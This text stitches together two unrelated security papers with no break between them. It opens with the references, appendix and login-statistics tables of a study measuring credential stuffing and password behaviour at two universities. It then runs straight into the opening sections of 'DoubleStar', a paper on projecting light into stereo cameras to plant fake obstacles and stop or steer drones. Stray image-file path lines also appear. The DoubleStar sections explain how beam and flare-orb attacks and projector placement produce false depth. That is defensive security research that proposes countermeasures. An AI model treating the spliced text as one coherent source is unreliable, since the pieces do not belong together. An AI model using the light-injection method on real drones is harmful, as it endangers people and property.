[24] Saranga Komanduri, Richard Shay, Patrick Gage Kelley, Michelle L. Mazurek, Lujo Bauer, Nicolas Christin, Lorrie Faith Cranor, and Serge Egelman. Of passwords and people: Measuring the effect of password-composition policies. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*, CHI '11, page 2595–2604, New York, NY, USA, 2011. Association for Computing Machinery. URL: https://doi.org/10.1145/1978942.1979321, doi:10.1145/1978942.1979321.

[25] Lucy Li, Bijeeta Pal, Junade Ali, Nick Sullivan, Rahul Chatterjee, and Thomas Ristenpart. Protocols for checking compromised credentials. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, CCS '19, page 1387–1403, New York, NY, USA, 2019. Association for Computing Machinery. URL: https://doi.org/10.1145/3319535.3354229, doi:10.1145/3319535.3354229.

[26] J. Ma, W. Yang, M. Luo, and N. Li. A study of probabilistic password models. In *2014 IEEE Symposium on Security and Privacy*, pages 689–704, 2014. doi:10.1109/SP.2014.50.

[27] MaxMind. GeoIP2 Database. URL: https://www.maxmind.com/en/geoip2-databases [cited May 11, 2022].

[28] LLC MaxMind. GeoIP. https://www.maxmind.com/en/geoip-demo.

[29] Michelle L. Mazurek, Saranga Komanduri, Timothy Vidas, Lujo Bauer, Nicolas Christin, Lorrie Faith Cranor, Patrick Gage Kelley, Richard Shay, and Blase Ur. Measuring password guessability for an entire university. In *Proceedings of the 2013 ACM SIGSAC Conference on Computer and Communications Security*, CCS '13, page 173–186, New York, NY, USA, 2013. Association for Computing Machinery. URL: https://doi.org/10.1145/2508859.2516726, doi:10.1145/2508859.2516726.

[30] William Melicher, Blase Ur, Sean M. Segreti, Saranga Komanduri, Lujo Bauer, Nicolas Christin, and Lorrie Faith Cranor. Fast, lean, and accurate: Modeling password guessability using neural networks. In *25th USENIX Security Symposium (USENIX Security 16)*, pages 175–191, Austin, TX, 2016. USENIX Association. URL: https://www.usenix.org/conference/usenixsecurity16/technical-sessions/presentation/melicher.

[31] Andrew Miklas, Stefan Saroiu, Alec Wolman, and Angela Demke Brown. Bunker: A privacy-oriented platform for network tracing. In *Proceedings of the 6th USENIX Symposium on Networked Systems Design and Implementation (NSDI)*, 2009. URL: https://www.microsoft.com/en-us/research/publication/bunker-a-privacy-oriented-platform-for-network-tracing/.

[32] Arvind Narayanan and Vitaly Shmatikov. Fast dictionary attacks on passwords using time-space tradeoff. pages 364–372, 2005. doi:10.1145/1102120.1102168.

[33] Arvind Narayanan and Vitaly Shmatikov. Robust de-anonymization of large sparse datasets. In *2008 IEEE Symposium on Security and Privacy (sp 2008)*, pages 111–125. IEEE, 2008.

[34] B. Pal, T. Daniel, R. Chatterjee, and T. Ristenpart. Beyond credential stuffing: Password similarity models using neural networks. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 417–434, 2019. doi:10.1109/SP.2019.00056.

[35] Bijeeta Pal, Mazharul Islam, Thomas Ristenpart, and Rahul Chatterjee. Might I get pwned: A second generation password breach alerting service, 2021. arXiv:2109.14490.

[36] Sarah Pearman, Jeremy Thomas, Pardis Emami Naeini, Hana Habib, Lujo Bauer, Nicolas Christin, Lorrie Faith Cranor, Serge Egelman, and Alain Forget. Let's go in for a closer look: Observing passwords in their natural habitat. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, CCS '17, page 295–310, New York, NY, USA, 2017. Association for Computing Machinery. URL: https://doi.org/10.1145/3133956.3133973, doi:10.1145/3133956.3133973.

[37] Tara Seals. Billions of passwords offered for $2 in cyber-underground. *ThreatPost*, 2021. URL: https://threatpost.com/billions-passwords-cyber-underground/163738/.

[38] Richard Shay, Patrick Gage Kelley, Saranga Komanduri, Michelle L. Mazurek, Blase Ur, Timothy Vidas, Lujo Bauer, Nicolas Christin, and Lorrie Faith Cranor. Correct horse battery staple: Exploring the usability of system-assigned passphrases. In *Proceedings of the Eighth Symposium on Usable Privacy and Security*, SOUPS '12, New York, NY, USA, 2012. Association for Computing Machinery. URL: https://doi-org.proxy.library.cornell.edu/10.1145/2335356.2335366, doi:10.1145/2335356.2335366.

[39] Richard Shay, Saranga Komanduri, Adam L. Durity, Phillip (Seyoung) Huh, Michelle L. Mazurek, Sean M. Segreti, Blase Ur, Lujo Bauer, Nicolas Christin, and Lorrie Faith Cranor. Can long passwords be secure and usable? In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*, CHI '14, page 2927–2936, New York, NY, USA, 2014. Association for Computing Machinery. URL: https://doi-org.proxy.library.cornell.edu/10.1145/2556288.2557377, doi:10.1145/2556288.2557377.

[40] Jens Steube and Gabriele Gristina. Hashcat. URL: https://hashcat.net/hashcat/ [cited May 11, 2022].

[41] Latanya Sweeney. Weaving technology and policy together to maintain confidentiality. *The Journal of Law, Medicine & Ethics*, 25(2-3):98–110, 1997.

[42] Danna Thee. Sentry MBA. URL: https://e.cyberint.com/hubfs/Sentry%20MBA%20Report/CyberInt_Sentry-MBA_Report.pdf [cited May 11, 2022].

[43] Blase Ur, Patrick Gage Kelley, Saranga Komanduri, Joel Lee, Michael Maass, Michelle L. Mazurek, Timothy Passaro, Richard Shay, Timothy Vidas, Lujo Bauer, Nicolas Christin, and Lorrie Faith Cranor. How does your password measure up? the effect of strength meters on password creation. In *Proceedings of the 21st USENIX Conference on Security Symposium*, Security'12, page 5, USA, 2012. USENIX Association.

[44] Ding Wang, Zijian Zhang, Ping Wang, Jeff Yan, and Xinyi Huang. Targeted online password guessing: An underestimated threat. 2016. doi:10.1145/2976749.2978339.

[45] WAQAS. A trove of 1.4 billion clear text credentials file found on dark web, 2017. URL: https://www.hackread.com/billion-of-credentials-found-on-dark-web/ [cited May 11, 2022].

[46] M. Weir, S. Aggarwal, B. d. Medeiros, and B. Glodek. Password cracking using probabilistic context-free grammars. In *2009 30th IEEE Symposium on Security and Privacy*, pages 391–405, 2009. URL: https://web.eecs.utk.edu/~mschucha/netsec/readings/cfgPass.pdf, doi:10.1109/SP.2009.8.

[47] Dan Lowe Wheeler. zxcvbn: Low-Budget Password Strength Estimation. In *Proc. USENIX Security*, 2016.

A Appendix

A.1 Measurements Taken

We show all data stored in the ephemeral and persistent databases in Figure 10. Note that the raw password is only stored in encrypted format for 24 hours in the ephemeral database. The symbol $\times$ indicates that a field was stored in plain text and $\bigotimes$ indicates it was encrypted before storing in the indicated level of storage.

A.2 Filtering Out Attacks

We excluded high volume attacks before reporting summary statistics to capture an accurate description of regular user behavior. The remaining harder-to-detect adversarial behavior appears to be an insignificant fraction of logins. We were given access to compromise account reports from the instrumentation time period (as described in Section 3. We found that an average of 190 compromised accounts were reported every month. Overall, less than 1% of the total user population in the monitoring period were compromised, less than 1% of all logins were to accounts that were compromised at some point in the measurement period, and 2% of IPs were associated with those requests.

The compromise report database logged compromise usernames, but not specific requests or IP addresses corresponding to the user's compromise; thus it was difficult to exclude all attacks without filtering out an even larger portion of benign behavior. Excluding all login requests to usernames that were compromised at any point in our instrumentation period did not significantly change the summary statistics we reported. However, filtering out the high-volume attacks, as we did in the paper, did change some statistics.

To concretize this, one statistic that we believe is more sensitive to whether attack traffic is included in measurements is the fraction of requests using a breached password. With the high-volume attacks included in the calculation, this fraction was 4.73%. This percentage

Field	Eph.	Pers.
Basic statistics		
username	⊗	⊗
password	⊗	
IP address	×	×
receipt timestamp at the login server and at Gossamer	×	×
receipt timestamp at Gossamer	×	×
HTTP headers	×	×
result (success or failure), result code	×	×
zxcvbn score (bucketized to 0, 1)		×
password was malformed		×
Credential stuffing measurements		
username appeared in the breach data		×
password appeared in the breach data		×
username-password pair appeared in the breach data		×
breach source of the username, password, or pair		×
Credential spraying & dictionary-based guessing measurements		
password appeared in		
– top {10, 100, 1,000} most common breached pws		×
– top {2,000, 5,000} hashcat-generated pws		×
– top {2,000, 5,000} RockYou pws		×
was password frequently submitted today?		×
was username frequently submitted today?		×
Credential tweaking measurements		
PPSM [34] strength of password		×
guess rank due to credential tweaking attack [34]		×
edit dist. ≤ 2 of pw from		
– other submissions for same username		×
– other submissions for same IP		×

Figure 10: Measurements we log in ephemeral (**Eph.**) and persistent (**Pers.**) storage.

decreased to 2.36% when we filtered out high volume attacks, but only further decreased to 2.34% when we filtered out all requests associated with a compromised username.

Characterize benign behavior in the presence of attacks is a fundamental challenge, given the lack of ground truth. Future work improving the identification of adversial behavior can confirm our characterization of benign user behavior.

A.3 Login Statistics

We show some additional statistics about the login requests recorded by Gossamer. Figure 12 shows some additional statistics we reported earlier in Figure 4. Figure 11 shows the distribution of operation systems as parsed from the user agents of the requests at both universities; Figure 13 shows the top 10 most common user agents we saw at both schools.

OS	U1	U2
Windows	36.13%	23.96%
Mac OS X	29.47%	19.58%
iOS	26.20%	43.47%
Android	5.04%	3.18%
Linux	2.43%	0.31%
Other	0.73%	8.96%

Figure 11: The distribution of operating systems (OS) as detected in the user-agent of all the requests (after removing requests containing empty user-agent string at U2).

	Univ. 1	Univ. 2
Submitted password statistics		
% req. w/ password in breach†	2.71%	0.10%
% req. w/ username in breach†	5.31%	3.08%
% req. w/ user-pwd pair in breach†	0.07%	0.01%
% failed req.		
– containing a typo	29.67%	12.04%
– containing a typo (with edit dist msmt)	62.39%	58.37%
– from mobile device containing a typo	38.63%	38.36%
– from mobile device containing a typo (with edit dist msmt)	72.69%	81.87%
% pwds tweaked	0.92%	0.34%
% pwds w/ zxcvbn score of 0	0.06%	0.40%
% pwds in top 5k hashcat	$< 0.01\%$	0.06%
% pwds in top 5k rockyou	0.02%	0.17%
% pwds in top 1k breach comp	0.01%	0.10%
Session Statistics (with a 360s threshold)		
Avg. session size	2.25	2.21
99th percentile session size	10	6
% abandoned sessions	5.47%	1.96%
% sessions with at least two attempts	22.24%	38.22%
% mobile sessions	41.32%	35.45%
% sessions with a typo	2.64%	0.85%
% mobile sessions with a typo	0.01%	0.20%
Avg. num sessions per user per day	1.74	9.23
User Statistics		
# of unique usernames seen	196,424	309,801
# of valid users	177,286	169,774
# of active users	130,695	110,476
% valid users w/ weak passwords	0.03%	0.06%
% valid users w/ username in breach†	5.79%	3.27%
% valid users w/ passwords in breach†	2.92%	9.34%
% valid users w/ user-pw pair in breach†	0.01%	0.15%
% valid users w/ tweaked password	1.22%	0.66%
% valid users w/ no failed attempts	33.21%	58.02%
% valid users who may be using pw managers	24.76%	27.34%
Avg. fails before a success	1.18	1.19
Avg. devices per user per day	1.51	1.91
Avg. devices per user	14.51	14.97
Avg. IPs per user	8.70	10.56
Avg. successful IPs per user	10.65	17.63
Avg. user agents per user	6.15	3.99
Avg. unique passwords per user	1.96	9.59
Avg. attempts per unique IP per user	5.86	5.21
Login Statistics		
Avg. Login requests per day	49,302	246,274
Avg. # of submitted usernames per day	24,822	61,798
% of requests succeeded	94.99%	92.35%
% of requests with null user agent	0.48%	34.31%
# of requests per day per user		
– Average	1.99	2.05
– median	1	2
– 99^{th}-percentile	7	12
% of requests from mobile device	31.00%	35.57%
% of failed requests from mobile device	24.90%	11.96%

† Statistics related to breach data were calculated for data beginning Jan 27 '21 after we added more breach data to the instrumentation.

Figure 12: Summary statistics of login requests recorded by Gossamer at U1 (from Dec. '20 to July '21) and U2 (from Dec '20 to Mar '21).

User agent	% req.
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36	1.54%
Mozilla/5.0 (iPhone; CPU iPhone OS 14_2 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/14.0.1 Mobile/15E148 Safari/604.1	0.99%
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36	0.36%
Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0	0.23%
Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/534.34 (KHTML, like Gecko) PingdomTMS/0.8.5 Safari/534.34	0.22%
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36	0.21%
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_6) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/14.0.1 Safari/605.1.15	0.15%
Mozilla/5.0 (Macintosh; Intel Mac OS X 11_1_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36	0.14%
Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0	0.13%
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36 Edg/87.0.664.66	0.13%

User agent	% req.
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36	3.15%
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.141 Safari/537.36	1.56%
Mozilla/5.0 (iPhone; CPU iPhone OS 14_2 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/14.0.1 Mobile/15E148 Safari/604.1	1.54%
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36	1.32%
Mozilla/5.0 (iPhone; CPU iPhone OS 14_3 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/14.0.2 Mobile/15E148 Safari/604.1	1.16%
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.104 Safari/537.36	1.12%
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.198 Safari/537.36	0.88%
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.182 Safari/537.36	0.76%
Mozilla/5.0 (iPhone; CPU iPhone OS 14_4 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/14.0.3 Mobile/15E148 Safari/604.1	0.70%
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36	0.62%

Figure 13: Top 10 most common user agents at U1 (**top**) and at U2 (**bottom**)

DoubleStar: Long-Range Attack Towards Depth Estimation based Obstacle Avoidance in Autonomous Systems

Ce Zhou
Michigan State University

Qiben Yan*
Michigan State University

Yan Shi
Michigan State University

Lichao Sun
Lehigh University

Abstract

Depth estimation-based obstacle avoidance has been widely adopted by autonomous systems (drones and vehicles) for safety purpose. It normally relies on a stereo camera to automatically detect obstacles and make flying/driving decisions, e.g., stopping several meters ahead of the obstacle in the path or moving away from the detected obstacle. In this paper, we explore new security risks associated with the stereo vision-based depth estimation algorithms used for obstacle avoidance. By exploiting the weaknesses of the stereo matching in depth estimation algorithms and the lens flare effect in optical imaging, we propose *DoubleStar*, a long-range attack that injects fake obstacle depth by projecting pure light from two complementary light sources.

DoubleStar includes two distinctive attack formats: beams attack and orbs attack, which leverage projected light beams and lens flare orbs respectively to cause false depth perception. We successfully attack two commercial stereo cameras designed for autonomous systems (ZED and Intel RealSense). The visualization of fake depth perceived by the stereo cameras illustrates the false stereo matching induced by *DoubleStar*. We further use Ardupilot to simulate the attack and demonstrate its impact on drones. To validate the attack on real systems, we perform a real-world attack towards a commercial drone equipped with state-of-the-art obstacle avoidance algorithms. Our attack can continuously bring a flying drone to a sudden stop or drift it away across a long distance under various lighting conditions, even bypassing sensor fusion mechanisms. Specifically, our experimental results show that *DoubleStar* creates fake depth up to 15 meters in distance at night and up to 8 meters during the daytime. To mitigate this newly discovered threat, we provide discussions on potential countermeasures to defend against *DoubleStar*.

1 Introduction

Obstacle detection and avoidance are widely adopted in autonomous systems, such as autonomous driving vehicles [52, 55, 57], robotic vehicles [32, 36], and drones [10, 45]. Generally, Obstacle Avoidance (OA) system detects the obstacles in the surroundings via different sensors, e.g., cameras, radars, LiDARs, and ultrasonic sensors, and converts the perceived data into obstacle information (e.g., obstacle distance, obstacle type). The autonomous systems then make an appropriate driving/flying decision, such as raising the alarm, braking in front of the obstacle, or moving away from it.




Figure 1: An attacker uses two projectors to launch *DoubleStar* at 7*m* away on a flying DJI drone. A fake depth of 0.5*m* is created by the attack and detected by the DJI drone as a real obstacle during the daytime.

The recent rise in the popularity of drones and self-driving vehicles helps drive OA's prevalence, while the potential risks of OA algorithms warrants further research. Although the community produced a wealth of security research on autonomous systems over the years [5, 29, 35, 43, 44, 47, 50, 64], one sensing modality that is nearly omnipresent in modern OA, the stereo camera [61] (a.k.a., 3D depth camera), has mostly been overlooked. In this work, we expose the security risk of stereo cameras for the first time and propose a new attack, *DoubleStar*, which targets the depth estimation — one of the core functionalities of stereo cameras. *DoubleStar* allows an attacker to launch long-range and continuous attacks towards depth estimation by creating fake obstacles optically. Since the estimated depth is an essential input parameter to the OA systems, *DoubleStar* has profound implications towards the functional safety of autonomous systems.

*Corresponding author: Dr. Qiben Yan (qyan@msu.edu)

DoubleStar builds upon a rich body of research on camera sensor security. Earlier studies that feature denial-of-service (DoS) attacks [41, 54, 64] can be detected easily by tamper detection mechanisms [42]. *DoubleStar* draws inspiration from other recent studies that have overcome such a limitation. One such attack, GhostImage [29], utilizes lens flare effect to deceive the image classification systems in autonomous vehicles into misperceiving actual objects or perceiving non-existent objects. However, GhostImage is limited by the inability to sustain a continuous attack due to the pixel-level position aiming issue arisen from the white-box attack design. Our experiments further show that GhostImage is more challenging to realize against cameras with commonly used anti-reflection coatings [59]. More importantly, all existing attacks target monocular cameras. To date, *DoubleStar* is *the first* to exploit stereo cameras' vulnerabilities on autonomous systems.

Stereo cameras are widely available on robotic vehicles[1], which have been used for navigation and 3D tracking applications [17, 32, 36]. Drones, on the other hand, are smaller in scale with less functional demands, whose navigation usually requires the depth information. Since LiDARs and Radars are not favorable on drones due to their form factors and high costs, the stereo camera becomes the de-facto sensor to perceive accurate depth information. Almost all the high-end drones are equipped with stereo cameras, such as DJI Phantom series [10], DJI Mavic series [9], Skydio R1 [46], Yuneec Typhoon series [68], and Autel Evo II series [3]. Previous studies [7, 34, 47] investigated the security of drones. They either launched DoS attacks on the drone by injecting ultrasound into the IMU [47, 56, 65] in a close attack range (around $10cm$), or aimed at controlling the drone in an indoor environment with a limited attack range ($\leq 3m$) [7]. *"How to control the drone over a long range"* is still an open problem. In this work, we demonstrate the capability of *DoubleStar* in controlling drones continuously over a long range. As shown in Fig. 1, an attacker uses two projectors to launch *DoubleStar* at $7m$ away on a flying DJI drone. In doing so, we expose the new threats against the stereo cameras in OA systems.

DoubleStar consists of two attack formats: the *beams attack* and *orbs attack*. They mainly exploit the false stereo matching in depth estimation algorithms and the lens flare effects in optical imaging. *Beams attack* exploits the stereo matching process, in which an attacker injects two different light sources into each camera. The injected light source will become brighter and more prominent in one camera than the other. Since stereo matching tries to find the pixels in images corresponding to the same point, it recognizes the injected strong light sources in left and right images as the same object, resulting in a faked object depth. *Orbs attack* leverages lens flare effect, a phenomenon that strong light beams are refracted and reflected multiple times, which creates green-color polygon-shape artifacts in camera images [14, 27]. When two light sources are injected into each camera, a green orb will be created for each image. The depth estimation algorithms falsely match two orbs in two images as the same object, resulting in a fake obstacle depth.

There are two major challenges in realizing *DoubleStar*: (1) How to design the attacks that can induce variable fake obstacle depths? (2) How to estimate the artificial obstacle's position without accessing the stereo camera? To address these challenges, we design 3 different attack patterns for both the orbs and beams attacks, totaling 6 attack patterns. We launch different types of attacks in tandem to complement each other in extending the attack range while maintaining high attack success rate.

We verify the efficacy of *DoubleStar* both in simulation and in real-world experiment. We run the simulation on one of the most popular unmanned vehicle projects, Ardupilot [2], to demonstrate the potential attacks on drones and vehicles. For the proof-of-concept experiments, we conduct our attacks on two commercial stereo cameras designed for autonomous systems (e.g., robotic vehicles, drones, robots), ZED [69] and Intel RealSense D415 [16], and one popular drone, DJI Phantom 4 Pro V2 [10]. Evaluation results show that our attacks can achieve up to $15m$ distance at night and up to $8m$ distance during daytime with fake obstacle distance ranging from $0.5m$ to $16m$, which covers the whole range of the obstacle depth in the OA system on the DJI drone. Both the simulation and physical world experiments demonstrate that the devices under attack run out of control as soon as our attacks are turned on. We set up a website[2] to show the simulation results and demo videos.

In summary, this paper makes the following contributions:


- We propose *DoubleStar*, the first attack against stereo vision-based depth estimation in OA systems on robotic vehicles and drones.
- We are the first to launch a *long-range and continuous* attack towards autonomous systems. Through simulation, we show that *DoubleStar* achieves a fine-grained trajectory manipulation of drones.
- We successfully launch *DoubleStar* on two commercial stereo cameras designed for robotic vehicles and drones (ZED and Intel RealSense D415) and one of the most advanced drones (DJI Phantom 4 Pro V2) in different ambient light conditions.

2 Background

In this section, we briefly introduce the preliminary background knowledge of *DoubleStar*, including the foundation of depth estimation from stereo vision and the lens flare effect in optical imaging.

[1] Robotic vehicle refers to the unmanned robot vehicle used in manufacturing, transport, military, etc.

[2] https://fakedepth.github.io/.



(a) Human binocular vision (b) Camera stereo vision (c) Triangulation in depth estimation

Figure 2: Depth estimation in stereo vision.

2.1 Depth Estimation from Stereo Vision

Stereo vision-based depth estimation transforms 2D images into the perception of the 3D depth map, which contains information related to the distance of the scene objects from the stereo camera [62]. Depth estimation algorithms are mostly used in autonomous systems to detect and avoid obstacles. The main idea of depth estimation using a stereo camera involves the concept of stereo matching and triangulation.

In essence, stereo camera resembles human binocular vision shown in Fig. 2a, which is composed of two lenses with a separate image sensor for each lens, *i.e.,* left image and right image in Fig. 2b [61]. Binocular disparity in Fig. 2a refers to the difference in the image location of an object seen by the left and right eyes, resulting from the eyes' horizontal separation. Binocular disparity is the basis for extracting depth information from 2D retinal images in stereopsis [60]. For example, in Fig. 2a, P_L and P_R represent the corresponding images of P shown on the left and right retinas, while Q_L and Q_R are the corresponding images of Q. The binocular disparities introduce a difference in the sensed depth of P and Q. Likewise, the disparity in the stereo camera refers to the difference in the coordinates of similar features in two images, e.g., P_L and P_R in Fig. 2b.

Triangulation method is used by stereo vision to calculate depth [4]. For example, in Fig. 2c, O_L and O_R represent the left and right optical centers in the stereo camera. The intersection points P_L and P_R are on the left and right images, respectively. The depth of point P is calculated using similar triangles, $\triangle P_L P P_R$ and $\triangle O_L P O_R$, donated as $\triangle P_L P P_R \sim \triangle O_L P O_R$. Suppose the horizontal axis values of P_L and P_R are p_l and p_r, respectively. Since the ratio of corresponding sides is equal in similar triangles, we have:

$$\frac{b}{z} = \frac{b + p_r - p_l}{z - f}, \tag{1}$$

where z is the depth of point P, f is the focal length of the camera, b is the baseline (distance between the two camera optical centers), $p_l - p_r$ is the disparity between P_L and P_R. Therefore, we can derive the depth of point P as:


$$z = \frac{f \cdot b}{p_l - p_r}. \tag{2}$$

Triangulation relies on the stereo matching, which establishes the pixel correspondence between primitive factors in images, e.g., P_L in the left image corresponds to P_R in the right image in Fig. 2b. Once the stereo correspondence is established, we can compute each pixel's disparity in the images to form a disparity map, which can be converted into a 3D depth map using Eq. (2). However, certain interference factors, such as illumination, noise, and surface physical characteristics, could induce ambiguous correspondence between points in the two images, e.g., the depth estimation algorithm falsely takes P_L in the left image as the correspondence of Q_R in the right image in Fig. 2b. Such ambiguous correspondence caused by stereo mismatching may lead to inconsistent interpretations of the same scene, aggravating the false depth calculation.

2.2 Lens Flare Effect


Lens flare effect [14, 29] is a phenomenon caused by the scattering and reflection of a bright light through a non-ideal lens system, where several undesirable artifacts appear on an image (Fig. 3a). Ideally, all light beams should pass directly through the lens to reach the image sensor, and they will form a bright glare in the image. However, due to lens imperfections, a small portion of the light will be reflected several times within the lens system before reaching the image sensor. Such reflections will result in multiple artifacts on the image. Under normal light conditions, these artifacts are usually invisible. However, when a strong light source (e.g., sun, light bulb, projector) is present, the lens flare becomes more visible and washes out the entire image.

Anti-reflection coatings on the lenses of the commercial cameras are often used to mitigate the lens flare effect by filtering out most reflections [22], but these lenses still suffer from the green-color flare orb if a strong white-light source is present. Note that, according to our experiments, the rela-



(a) (b)

Figure 3: (a) Lens flare effect; (b) the relationship between the light source and the orb's position.



(a) Left and right images (b) Depth map (c) 3D point cloud

(d) Left and right images (e) Depth map (f) 3D point cloud

Figure 4: *DoubleStar* on ZED stereo camera during the daytime. (a) to (c) shows the example of X-shape beams attack from 9m away, and (d) to (f) showcase the trapezoid-shape orbs attack from 2m away. In the depth map, 100% white means the closest distance and black means the furthest. The 3D point cloud is the reconstruction of the 3D scene based on the depth map.

tionship between the green-color orb's position and the white-light source is centrosymmetric as illustrated in Fig. 3b[3]. In fact, most of commercial cameras nowadays have applied the anti-reflection coatings [12].

3 Vulnerability in Depth Perception

In this section, we first present the vulnerabilities of depth perception in computer vision exploited by *DoubleStar*, and then we illustrate the main experimental observations that lead to the design of *DoubleStar*.

The main root cause of the vulnerabilities in depth estimation algorithms is their lack of higher-order perceptions. Unlike human perception, such algorithms do not base their decisions on personal experience. Instead, they aim to match similar features (e.g., shapes, colors) with high confidence as stereo correspondence, as long as they are in relatively reasonable positions in the left and right images. Therefore, most depth estimation algorithms can be affected by physical perturbations. Our experiments demonstrate that strong light beams and lens flare orbs can induce wrong depth perception due to the *light beams mismatching* and *false orbs matching*.

Light Beams Mismatching. As shown in Fig. 4a, an attacker injects the light beams with the same projection intensity using two projectors (*i.e.,* P and Q) into the right and left cameras, respectively. It can be observed that one of the injected light sources is brighter than the other one when received by the camera, which becomes a more prominent feature in the image. For example, Q is targeting the left camera, so the light source shown on the left image from Q is brighter than that from P. Such phenomenon causes the depth estimation algorithms to mismatch the two highlighted light sources in the images as the same object due to the aforementioned weakness in depth perception. As a result, a fake near-distance depth is created in the depth map (Fig. 4b) and visualized in the 3D point cloud (Fig. 4c). By adjusting the distance between projectors and the stereo camera, as well as the distance between two projectors, different fake obstacle depths can be created.

